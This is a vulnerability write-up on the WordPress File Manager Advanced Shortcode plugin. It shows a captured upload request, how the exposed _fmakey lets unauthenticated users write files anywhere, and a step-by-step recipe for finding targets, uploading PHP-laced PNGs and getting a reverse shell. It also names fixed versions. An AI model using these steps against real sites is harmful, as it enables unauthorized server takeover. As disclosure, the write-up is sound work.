Overview
WordPress is one of the most used web application platforms on the Internet with million and million of installations. The platform provides a huge amount of content with so called plugins that enables certain functionality such as payment services, file managers, web forms, security and much more.
It is on one side great to have such rich functionality available in the platform, but the downside is that these plugins can also trigger a lot of vulnerabilities.
And indeed, the WordPress platform has become infamous for the huge amount of vulnerabilities introduced at the platform over the last couple of years.
This writeup is a perfect example where a plugin File Manager Advanced and an add-on File Manager Advanced Shortcode introduced a vulnerability where an unauthenticated malicious actor can upload a webshell and execute payloads that provides unauthorized access to the operating system below.
Let me first explain a bit what a shortcode is in the WordPress world.
A shortcode is a specially formatted text tag that opens and closes with square brackets and can be placed directly in a post or a page of your blog. This tag is automatically interpreted by WordPress and allows you to add features without having to program code. You can recognize a shortcode section by seeing brackets like [this], that performs a dedicated function on your site. You can place it just about anywhere you’d like, and it will add a specific feature to your page, post, or other content. For example, you can use shortcodes to display galleries, videos, or even playlists.
WordPress has several plugins that delivers specific functionality that you can use and the File Manager Advanced Shortcode plugin is one of these features that allows you to code File Manager Advanced functionality on a page or post using shortcodes.
The section below shows an example of a shortcode using the File Manager Advanced Shortcode plugin that allows you to upload or download files depending on the shortcode configuration. For instance, at the example below a login is required to upload or download files (authenticated).
[file_manager_advanced login="yes" roles="author,editor,administrator" path="wp-content" hide="plugins"
operations="download,upload" block_users="5" view="grid" theme="light" lang ="en" upload_allow="image/png" upload_max_size="2G"]

and the shortcode will provide the file manager functionality on the page below when published.
 .
.
The security issue is introduced by the plugin implementation described below.
To understand this a bit better, let’s first explore what is happening under the hood if we upload a small png file (ruby.png).
We will capture the HTTP request and response with burpsuite.
The actual upload happens with a POST request and form data that is shown below.
POST /wordpress/wp-admin/admin-ajax.php HTTP/1.1
Host: 192.168.201.10
Content-Length: 2502
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary1vP3o9u9S2AIn7Ex
Accept: */*
Origin: http://192.168.201.10
Referer: http://192.168.201.10/wordpress/index.php/fma-auth/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: wordpress_bbdf06293059980896f1ee8c0e8b218c=admin%7C1688056648%7CB7maHYtYiY720ai72sOLpfz8j0hSdisDFJqvoSYsqgK%7C690658a3c5dab7494d7840e3d4ecfdfdf17494f6ae163a3fd3ac8093e1529784; wordpress_test_cookie=WP%20Cookie%20check; wordpress_logged_in_bbdf06293059980896f1ee8c0e8b218c=admin%7C1688056648%7CB7maHYtYiY720ai72sOLpfz8j0hSdisDFJqvoSYsqgK%7C5666c9036374c0c892b17a6abaf647dc5baf618ca489084627fde0df45b80d8f; wfwaf-authcookie-dd668d04efe9e4ab71eb81bd40139a86=1%7Cadministrator%7Cmanage_options%2Cunfiltered_html%2Cedit_others_posts%2Cupload_files%2Cpublish_posts%2Cedit_posts%2Cread%7C0f200eccb75504c01e48ae0344893dd5df62a8aad161c24058089881c58bfbfc; PHPSESSID=2csqd51ghug6138llcu5dtskjm
Connection: close

------WebKitFormBoundary1vP3o9u9S2AIn7Ex
Content-Disposition: form-data; name="reqid"

188fdc67f782e3
------WebKitFormBoundary1vP3o9u9S2AIn7Ex
Content-Disposition: form-data; name="cmd"

upload
------WebKitFormBoundary1vP3o9u9S2AIn7Ex
Content-Disposition: form-data; name="target"

l1_Lw
------WebKitFormBoundary1vP3o9u9S2AIn7Ex
Content-Disposition: form-data; name="action"

fma_load_shortcode_fma_ui
------WebKitFormBoundary1vP3o9u9S2AIn7Ex
Content-Disposition: form-data; name="_fmakey"

d2ef442bd5
------WebKitFormBoundary1vP3o9u9S2AIn7Ex
Content-Disposition: form-data; name="path"

wp-content
------WebKitFormBoundary1vP3o9u9S2AIn7Ex
Content-Disposition: form-data; name="url"


------WebKitFormBoundary1vP3o9u9S2AIn7Ex
Content-Disposition: form-data; name="w"

false
------WebKitFormBoundary1vP3o9u9S2AIn7Ex
Content-Disposition: form-data; name="r"

true
------WebKitFormBoundary1vP3o9u9S2AIn7Ex
Content-Disposition: form-data; name="hide"

plugins
------WebKitFormBoundary1vP3o9u9S2AIn7Ex
Content-Disposition: form-data; name="operations"

download,upload
------WebKitFormBoundary1vP3o9u9S2AIn7Ex
Content-Disposition: form-data; name="path_type"

inside
------WebKitFormBoundary1vP3o9u9S2AIn7Ex
Content-Disposition: form-data; name="hide_path"

no
------WebKitFormBoundary1vP3o9u9S2AIn7Ex
Content-Disposition: form-data; name="enable_trash"

no
------WebKitFormBoundary1vP3o9u9S2AIn7Ex
Content-Disposition: form-data; name="upload_allow"

image/png
------WebKitFormBoundary1vP3o9u9S2AIn7Ex
Content-Disposition: form-data; name="upload_max_size"

2G
------WebKitFormBoundary1vP3o9u9S2AIn7Ex
Content-Disposition: form-data; name="upload[]"; filename="ruby.png"
Content-Type: image/png

PNG
<PNG content>

------WebKitFormBoundary1vP3o9u9S2AIn7Ex
Content-Disposition: form-data; name="mtime[]"

1687884791
------WebKitFormBoundary1vP3o9u9S2AIn7Ex--
The next step is to manipulate the form-data parameters and repeat the POST request.
Will that work?
Let’s try an LFI, by manipulating the path parameter which is set to wp-content directory but will be set to empty (basically set to the wordpress root directory).
The upload succeeds and ruby.png is written to the WordPress root directory.
HTTP/1.1 200 OK
Date: Tue, 27 Jun 2023 17:13:33 GMT
Server: Apache/2.4.57 (Debian)
Access-Control-Allow-Origin: http://192.168.201.10
Access-Control-Allow-Credentials: true
X-Robots-Tag: noindex
X-Content-Type-Options: nosniff
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Referrer-Policy: strict-origin-when-cross-origin
X-Frame-Options: SAMEORIGIN
Pragma: no-cache
Set-Cookie: PHPSESSID=h7komipqhl6l43bfq0beqgi23f; path=/
Content-Length: 1742
Connection: close
Content-Type: application/json; charset=utf-8

{"added":[
   {
     "isowner":false,
     "ts":1687886014,
     "mime":"image\/png",
     "read":1,
     "write":1,
     "size":"592",
     "hash":"l1_cnVieS5wbmc",
     "name":"ruby.png",
     "phash":"l1_Lw",
     "tmb":1,
     "url":"http:\/\/192.168.201.10\/wordpress\/ruby.png"
   }
],
What if we try to bypass authentication by removing the cookies. Will that work? The file is uploaded successfully again, confirming the missing authorization enforcement.
Last but not least, can manipulate the mime-types to upload PNG images files with embedded PHP code that we can execute.
And again the answer is yes. See this video on YouTube.
Basically, you can manipulate all parameters as long as you have the _fmakey. This is the only parameter that needs to be set to issue a POST request that allows for all kind of operations, like upload, download and others.
What is exactly this _fmakey and more important, where do we find it?
I could not find much on this key, but we need to set this key to get the POST request satisfied.
Man would think that it would be encrypted during runtime with a complex encryption algorithm, but the reality is much simpler.
The _fmakey and its value is stored on the web page where File Manager Advanced shortcode functionality is embedded. With view source you can easily find it on the web page (see the excerpt below).
<script src='http://192.168.201.10/wordpress/wp-content/plugins/file-manager-advanced-shortcode/js/shortcode.js?ver=6.2.2' id='file_manager_advanced-fma-shortcode-js-js'></script>
<script id='file_manager_advanced-fma-shortcode-js-js-after'>
jQuery(document).ready(function(){
	var afmui = ['toolbar', 'tree', 'path', 'stat'];
	var fma_ui_opt = '';
	if(fma_ui_opt != '') {
	  var fmui_params = fma_ui_opt;
	if(fmui_params == 'files') {
	  var afmui = [];
	} else
	  var afmui = fmui_params.split(',');
	 }
   jQuery('#file_manager_advanced').elfinder(
	  {
		  cssAutoLoad : false,
		  url : 'http://192.168.201.10/wordpress/wp-admin/admin-ajax.php',
		  lang:  'en',
		  defaultView : 'grid',
		  dateFormat : 'M d, Y h:i A',
		  customData : {action: 'fma_load_shortcode_fma_ui',
		 _fmakey: 'd2ef442bd5',
		  path:'wp-content',
		  url: '',
		  w: 'false',
		  r: 'true',
		  hide: 'plugins',
		  operations: 'download,upload',
		  path_type: 'inside',
		  hide_path: 'no',
		  enable_trash: 'no',
		  upload_allow: 'image/png',
		  upload_max_size: '2G',
	      },
		  height: '',
		  width: '',
		  ui: afmui,
	  });
});
</script>
For older versions of the plugin, you have to search for the _fmakey on the page embedded in the fmaatts var.
var fmaatts = {"ajaxurl":"http:\/\/192.168.201.55\/wp-admin\/admin-ajax.php","lang":"us","view":"grid","dateformat":"M d, Y h:i A","action":"fma_load_shortcode_fma_ui","fmakey":"92b7949dd9","path":"wp-content\/uploads\/musicfiles","url":"","w":"false","r":"true","hide":"plugins","operations":"all","path_type":"inside"};An attacker can craft a POST request that uploads a malicious file with payload that can be executed.
I would say, DEAD EASY!!!
The steps are simple.
- Find
WordPressweb sites with pages where the_fmakeyis embedded (TIP: use a Source Code Search Engine like PublicWWW). - Retrieve the
_fmakey. - Craft a
POSTrequest that uploads a malicious PNG file with PHP code embedded by using the_fmakeyand manipulating thecmd,operationsandmime-typesparameters. - Execute the malicious PNG file and enjoy a
reverse shellormeterpreter.
I developed a Metasploit module that automates the exploitation workflow. You can find the module here in my local repository or as PR 18142 at the Metasploit GitHub development.
I have tested the module on a WordPress base installation version 6.2.2 on Linux and Windows Server 2019 with File Manager Advanced 5.0.5 and File Manager Advanced Shortcode 2.3.2 installed. Works as a charm…
Also tested the module with a basic setup of WordFence and it bypassed the WAF as far as I could test it.
Remediation
Please update your File Manager Advanced plugin to version 5.1 or higher and update the File Manager Advanced Shortcode plugin to version 2.4 or higher.
References
Credits
Mateus Machado Tesser Discovery